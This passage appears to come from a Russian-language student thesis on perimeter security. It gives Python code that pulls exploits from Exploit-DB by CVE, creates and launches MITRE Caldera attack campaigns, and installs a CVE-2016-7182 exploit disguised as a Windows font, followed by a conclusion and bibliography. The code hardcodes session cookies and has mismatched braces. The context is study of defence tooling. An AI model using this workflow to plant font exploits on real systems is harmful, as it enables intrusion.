    headers = {'Content-Type': 'application/json', 'Cookie': 'API\_SESSION="gAAAAABl6104bRsr-m7XNyIOvjKP11xuGwCNHMmtvcFZazUxp8riFIlDxvdbu3ccxIWEKenBRS7RJjRseBTJSwS86tTnPIXtb8DuDbfmT7pd7e6RmCQPUBhggN-XOa9V\_QESopOZvGkUeiWbOudQ590tRL4sMyGWcouxAm20Ne8rHiR6xu1BoU4="'}

    data = {

        "name": f"CVE\_{cve}\_Adversary",

        "description": f"Adversary for exploiting CVE {cve}"

    }

    response = requests.post(url, headers=headers, data=json.dumps(data))

    if response.status\_code == 201:

        adversary\_id = response.json()['id']

        print(f"New adversary created with ID: {adversary\_id}")

        return adversary\_id

    else:

        print("Failed to create adversary in Mitre Caldera.")

        return None

# Функция для создания нового сценария в Mitre Caldera

def create\_scenario(cve, adversary\_id):

    url = "http://192.168.200.6:8888/api/v2/scenarios"

    headers = {'Content-Type': 'application/json', 'Cookie': 'API\_SESSION="gAAAAABl6104bRsr-m7XNyIOvjKP11xuGwCNHMmtvcFZazUxp8riFIlDxvdbu3ccxIWEKenBRS7RJjRseBTJSwS86tTnPIXtb8DuDbfmT7pd7e6RmCQPUBhggN-XOa9V\_QESopOZvGkUeiWbOudQ590tRL4sMyGWcouxAm20Ne8rHiR6xu1BoU4="'}}

    data = {

        "name": f"CVE\_{cve}\_Scenario",

        "description": f"Scenario for exploiting CVE {cve}",

        "adversary\_id": adversary\_id,

        "steps": []  # Добавьте шаги сценария при необходимости

    }

    response = requests.post(url, headers=headers, data=json.dumps(data))

    if response.status\_code == 201:

        scenario\_id = response.json()['id']

        print(f"New scenario created with ID: {scenario\_id}")

        return scenario\_id

    else:

        print("Failed to create scenario in Mitre Caldera.")

        return None

# Функция для создания новой кампании в Mitre Caldera

def create\_campaign(scenario\_id):

    url = "http://192.168.200.6:8888/api/v2/campaigns"

    headers = {'Content-Type': 'application/json', 'Cookie': 'API\_SESSION="gAAAAABl6104bRsr-m7XNyIOvjKP11xuGwCNHMmtvcFZazUxp8riFIlDxvdbu3ccxIWEKenBRS7RJjRseBTJSwS86tTnPIXtb8DuDbfmT7pd7e6RmCQPUBhggN-XOa9V\_QESopOZvGkUeiWbOudQ590tRL4sMyGWcouxAm20Ne8rHiR6xu1BoU4="'}}

    data = {

        "name": "CVE\_Exploitation\_Campaign",

        "adversary": "CVE\_2016-7182\_Adversary",

        "objective": "Exploit CVE vulnerabilities",

        "start": "2024-03-04T12:00:00Z",  # дата и время начала кампании

        "finish": "2024-03-11T12:00:00Z",  # дата и время завершения кампании

        "scenarios": [scenario\_id]

    }

    response = requests.post(url, headers=headers, data=json.dumps(data))

    if response.status\_code == 201:

        campaign\_id = response.json()['id']

        print(f"New campaign created with ID: {campaign\_id}")

        return campaign\_id

    else:

        print("Failed to create campaign in Mitre Caldera.")

        return None

# Функция для запуска кампании в Mitre Caldera

def run\_campaign(campaign\_id):

    url = f"http://192.168.200.6:8888/api/v2/campaigns/{campaign\_id}/start"

    headers = {'Content-Type': 'application/json', 'Cookie': 'API\_SESSION="gAAAAABl6104bRsr-m7XNyIOvjKP11xuGwCNHMmtvcFZazUxp8riFIlDxvdbu3ccxIWEKenBRS7RJjRseBTJSwS86tTnPIXtb8DuDbfmT7pd7e6RmCQPUBhggN-XOa9V\_QESopOZvGkUeiWbOudQ590tRL4sMyGWcouxAm20Ne8rHiR6xu1BoU4="'}}}

    response = requests.post(url, headers=headers)

    if response.status\_code == 200:

        print("Campaign started successfully.")

    else:

        print("Failed to start campaign in Mitre Caldera.")

def main():

    cve\_data = get\_cve\_data()

    if cve\_data:

        for cve\_entry in cve\_data:

            exploit\_id = search\_exploit\_db(cve\_entry['cve'])

            if exploit\_id:

                download\_exploit(exploit\_id, "exploits")

                print(f"Exploit for {cve\_entry['cve']} downloaded successfully.")

            else:

                print(f"No exploit found for {cve\_entry['cve']}.")

            adversary\_id = create\_adversary(cve\_entry['cve'])

            if adversary\_id:

                scenario\_id = create\_scenario(cve\_entry['cve'], adversary\_id)

                if scenario\_id:

                    campaign\_id = create\_campaign(scenario\_id)

                    if campaign\_id:

                        run\_campaign(campaign\_id)

    else:

        print("Exiting...")

if \_\_name\_\_ == "\_\_main\_\_":

    main()

Для эксплуатации уязвимости CVE-2016-7182 так или иначе используется подсистема шрифтов Windows, поэтому понадобилось написание скрипта на языке Python установки экплоита в виде шрифта.

Код разработанной программы для установки шрифта в системе python\_install\_font.py:

import ctypes

import os

import shutil

import sys

from ctypes import wintypes

try:

    import winreg

except ImportError:

    import \_winreg as winreg

user32 = ctypes.WinDLL('user32', use\_last\_error=True)

gdi32 = ctypes.WinDLL('gdi32', use\_last\_error=True)

FONTS\_REG\_PATH = r'Software\Microsoft\Windows NT\CurrentVersion\Fonts'

HWND\_BROADCAST = 0xFFFF

SMTO\_ABORTIFHUNG = 0x0002

WM\_FONTCHANGE = 0x001D

GFRI\_DESCRIPTION = 1

GFRI\_ISTRUETYPE = 3

if not hasattr(wintypes, 'LPDWORD'):

    wintypes.LPDWORD = ctypes.POINTER(wintypes.DWORD)

user32.SendMessageTimeoutW.restype = wintypes.LPVOID

user32.SendMessageTimeoutW.argtypes = (

    wintypes.HWND,   # hWnd

    wintypes.UINT,   # Msg

    wintypes.LPVOID, # wParam

    wintypes.LPVOID, # lParam

    wintypes.UINT,   # fuFlags

    wintypes.UINT,   # uTimeout

    wintypes.LPVOID  # lpdwResult

)

gdi32.AddFontResourceW.argtypes = (

    wintypes.LPCWSTR,) # lpszFilename

# http://www.undocprint.org/winspool/getfontresourceinfo

gdi32.GetFontResourceInfoW.argtypes = (

    wintypes.LPCWSTR, # lpszFilename

    wintypes.LPDWORD, # cbBuffer

    wintypes.LPVOID,  # lpBuffer

    wintypes.DWORD)   # dwQueryType

def install\_font(src\_path):

    # copy the font to the Windows Fonts folder

    dst\_path = os.path.join(

        os.environ['SystemRoot'], 'Fonts', os.path.basename(src\_path)

    )

    shutil.copy(src\_path, dst\_path)

    # load the font in the current session

    if not gdi32.AddFontResourceW(dst\_path):

        os.remove(dst\_path)

        raise WindowsError('AddFontResource failed to load "%s"' % src\_path)

    # notify running programs

    user32.SendMessageTimeoutW(

        HWND\_BROADCAST, WM\_FONTCHANGE, 0, 0, SMTO\_ABORTIFHUNG, 1000, None

    )

    # store the fontname/filename in the registry

    filename = os.path.basename(dst\_path)

    fontname = os.path.splitext(filename)[0]

    # try to get the font's real name

    cb = wintypes.DWORD()

    if gdi32.GetFontResourceInfoW(

            filename, ctypes.byref(cb), None, GFRI\_DESCRIPTION

    ):

        buf = (ctypes.c\_wchar \* cb.value)()

        if gdi32.GetFontResourceInfoW(

                filename, ctypes.byref(cb), buf, GFRI\_DESCRIPTION

        ):

            fontname = buf.value

    is\_truetype = wintypes.BOOL()

    cb.value = ctypes.sizeof(is\_truetype)

    gdi32.GetFontResourceInfoW(

        filename, ctypes.byref(cb), ctypes.byref(is\_truetype), GFRI\_ISTRUETYPE

    )

    if is\_truetype:

        fontname += ' (TrueType)'

    with winreg.OpenKey(

            winreg.HKEY\_LOCAL\_MACHINE, FONTS\_REG\_PATH, 0, winreg.KEY\_SET\_VALUE

    ) as key:

        winreg.SetValueEx(key, fontname, 0, winreg.REG\_SZ, filename)

def uninstall\_font(font\_name):

    """Uninstalls a Windows font.

    Args:

      font\_name: The name of the font to uninstall.

    """

    # Open the registry key for fonts.

    reg\_key = winreg.OpenKey(

        winreg.HKEY\_LOCAL\_MACHINE,

        "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Fonts",

    )

    # Get the value for the font name.

    font\_value = winreg.QueryValueEx(reg\_key, font\_name)[0]

    # Close the registry key.

    winreg.CloseKey(reg\_key)

    # Delete the font file.

    os.remove(font\_value)

    # Notify running programs of the font change.

    user32 = ctypes.WinDLL("user32", use\_last\_error=True)

    user32.SendMessageTimeoutW(

        HWND\_BROADCAST, WM\_FONTCHANGE, 0, 0, SMTO\_ABORTIFHUNG, 1000, None

    )

def main(argv):

    for arg in argv:

        if arg.endswith('.otf') or arg.endswith('.ttf'):


            print('Installing ' + arg)

            install\_font(arg)

if \_\_name\_\_ == '\_\_main\_\_':


    main(sys.argv[1:])

В результате выполнения программы была создана компания в Caldera для эксплуатации уязвимостей.




*Рисунок 4.4 Компания по CVE\_2016-7182 в Caldera*

Успешно запущена операция по установке шрифта




*Рисунок 4.6 Установка эксплоита на целевую ОС*



*Рисунок 4.7 Команда установки шрифта*

И установлен эксплоит в виде шрифта



*Рисунок 4.8 Шрифт Bpmono в целевой ОС*

# Заключение

В данной работе была рассмотрена актуальная проблематика информационной безопасности организаций, связанная с защитой внешнего периметра от потенциальных атак. Автором были рассмотрены основные аспекты поверхности атаки, включая уязвимости информационных систем и методы их поиска, проведен анализ защищенности периметра информационной системы, предложены и изучены две платформы с открытым исходным кодом - Wazuh и Caldera. Рассмотрены основные функции, преимущества и вызовы при использовании каждой из них. Результаты данного исследования могут быть полезны для организаций, стремящихся повысить уровень своей информационной безопасности, особенно в части защиты внешнего периметра от атак. Предложенные методы и системы сбора данных о поверхности атаки могут стать основой для разработки эффективных стратегий защиты и обнаружения уязвимостей в информационных системах в компаниях, не обладающих большими бюджетами, но стремящихся улучшить свою безопасность.

При сравнении с платными аналогами, важно отметить, что Wazuh и Caldera обладают определенными преимуществами в виде открытого исходного кода, широких возможностей и интеграции с другими инструментами безопасности. Кроме того, Caldera выделяется своей способностью к автоматизации реакции на инциденты, что делает его уникальным в своем роде. Дальнейшее исследование и развитие в этой области позволит создать более надежные и безопасные информационные среды для бизнеса и общества в целом.

# Список литературы

1. The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws by Dafydd Stuttard and Marcus Pinto (2nd edition, 2011).
2. Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software by Michael Sikorski and Andrew Honig (1st edition, 2012).
3. Hacking: The Art of Exploitation by Jon Erickson (2nd edition, 2008).
4. The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory by Michael Hale Ligh, Andrew Case, Jamie Levy, and Aaron Walters (1st edition, 2014).
5. Applied Network Security Monitoring: Collection, Detection, and Analysis" by Chris Sanders and Jason Smith (1st edition, 2013).
6. Blue Team Handbook: SOC, SIEM, and Threat Hunting (V1.02): A Condensed Guide for the Security Operations Team and Threat Hunter" by Don Murdoch (1st edition, 2018).
7. Practical Packet Analysis: Using Wireshark to Solve Real-World Network Problems" by Chris Sanders (3rd edition, 2017).
8. The Practice of Network Security Monitoring: Understanding Incident Detection and Response" by Richard Bejtlich (1st edition, 2013).
9. Cybersecurity: Attack and Defense Strategies" by Yuri Diogenes and Erdal Ozkaya (1st edition, 2019).
10. Red Team: How to Succeed By Thinking Like the Enemy" by Micah Zenko (1st edition, 2015).